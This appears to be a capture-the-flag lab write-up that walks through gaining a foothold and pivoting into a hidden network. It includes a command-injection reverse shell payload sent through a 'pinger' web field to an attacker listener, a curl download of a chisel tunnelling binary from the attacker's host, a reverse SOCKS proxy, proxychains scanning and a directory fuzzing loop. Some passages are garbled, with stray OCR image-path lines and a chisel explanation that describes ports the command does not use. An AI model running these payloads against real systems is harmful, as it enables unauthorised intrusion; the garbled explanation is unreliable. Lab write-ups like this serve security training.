Description

You have access to the host, ports `1337` and `1338` may be available on it. This node also has access to a hidden network, which contains a hidden web server. Analyze the security of the accessible host and exploit the vulnerabilities found. **Find a file on the hidden web server with a secret string in 32-letter and digit format**

Attacking

1 - `nmap` scan (External-Network)

```
nmap -sV -Pn -p1337,1338 10.10.0.24
```


```
┌──(invicta㉿kali)-[~/ptCamp/day5/www]
└─$ nmap -sV -Pn 10.10.0.24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-17 09:46 MSK
Nmap scan report for 10.10.0.24
Host is up (0.19s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.88 seconds
```

Well, we only see port 22 (SSH) open, but from the task description port `1337` and/or `1338` could be open... (I forgot to specific the ports 1337 and 1338 in the screenshot)

---

2 - Checking the ext-network Website

And indeed, there's a webserver running on port `1337`



We can do a reverse shell

- **Attacker** (nc listener)


```
nc -lnvp 4446
```

- **Victim** (reverse shell) | Ran in the `pinger`

```
1.1.1.1 | rm -f /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/bash -i 2>&1 | nc 100.100.0.2 4446 > /tmp/f
```

And we got a shell as `www-data` user.
After taking a look around to find anything related to the internal network, We come across the `/etc/hosts` file:

```
cat /etc/hosts
```



So the hostname for this machine is some strange string and an IP/CIDR of `172.18.0.3`, which is different from the one we attacked from the outside (`10.10.0.24`).

Alright we found the internal segment!

We can now procced to find other hosts in this network by having a proxy forwarding the traffic to us. Do an `nmap` scan on this internal segment and fuzz for the files/directories in the found webserver.

---

3 - Setup Reverse Proxy (SOCKS)

This server is quite limited in available binaries. But `cURL` is available, thus we can use it to upload `chisel` to establish port forwarding.

We can establish a `cURL` GET Request for a `chisel` binary:

- Attacker (HTTP Server)

```
# make sure to create a www folder and make a copy of a chisel binary from the github repo. Then start the server
python -m http.server 80
```

- Victim (GET Request)

```
curl http://100.100.0.2/chisel -o /var/www/html/chisel
# and we make it executable
chmod +x chisel
```

Now we can proceed to start `chisel`:

- Start a `chisel` server (**Attacker**)

```
chisel server -p 9312 --reverse --socks5
```

Where:

- Chisel is running as server on port `9312` with reverse and socks5 proxies enabled

- Start a `chisel` client (**Victim**)

```
nohup ./chisel client 100.100.0.2:9312 R:9150:socks &> /dev/null &
```

Where:

- `nohup` - *"no hangup"* for running the command in the background
- Connect to a chisel server on `100.100.0.2:9312`
- **Reverse SOCKS proxy** where port `9150` will be opened on the remote server
- **(Reverse Proxy)** The remote server will forward traffic from its port `8888` to `127.0.0.1:8080` on the local machine. This means any connections to `10.10.0.X:8888` will be forwarded to `localhost:8080` on the machine where `chisel` is running.
- **(Direct Tunnel)** forwarding the local port `31337` to `0.0.0.0:31337` on the remote machine.


---

4 - Setup `proxychains`

Now that we have `chisel` up and running in the background. we can now setup `proxychains` :

```
sudo vim /etc/proxychains.conf
# and we add to the end of the file:
socks5 127.0.0.1 9150
```

like so:



Bet, we are set. Now we attack


---

5 - `nmap` Internal Network

Lets route `nmap` thru `proxychains` and scan the subnet on the common port `80` for HTTP.

```
proxychains nmap 172.18.0.0/24 -sT -p80
```

and we got 2 hits!



Now we can use `cURL` both of these to check what's up.


1. `172.18.0.3`

```
proxychains curl -v http://172.18.0.3
```

and we see its actually the same thing as the external network server website we hacked before.... the "`pinger`"...
To confirm this you can compare it by using `md5sum`
anyways...

2. `172.16.0.2`

```
proxychains curl -v http://172.18.0.2
```




This looks like the one!. Now lets fuzz it and get the flag

Bu

FUZZING

To be more interesting I wrote my own fuzzer that will work with `proxychains` and can get the job done

```
for fuzz in $(cat /opt/YAWR/Web/files_and_directories/fuzz.txt); do
    url="http://172.18.0.2:80/$fuzz"
    response=$(proxychains curl -v "$url" 2>/dev/null)
    if ! echo "$response" | grep -q "<p>The requested URL was not found on
this server.</p>"; then
        echo -e "\n\033[0;32mHit:\033[0m $url\n"
        echo "$response" | tee -a curled.txt
        echo -e "\n---------------\n"
    fi
done
```



after waiting a bitttt we got a HIT on `.dev`

```
http://172.18.0.2:80/.dev
```

and we get the flag by:

```
proxychains curl -v http://172.18.0.2:80/.dev
```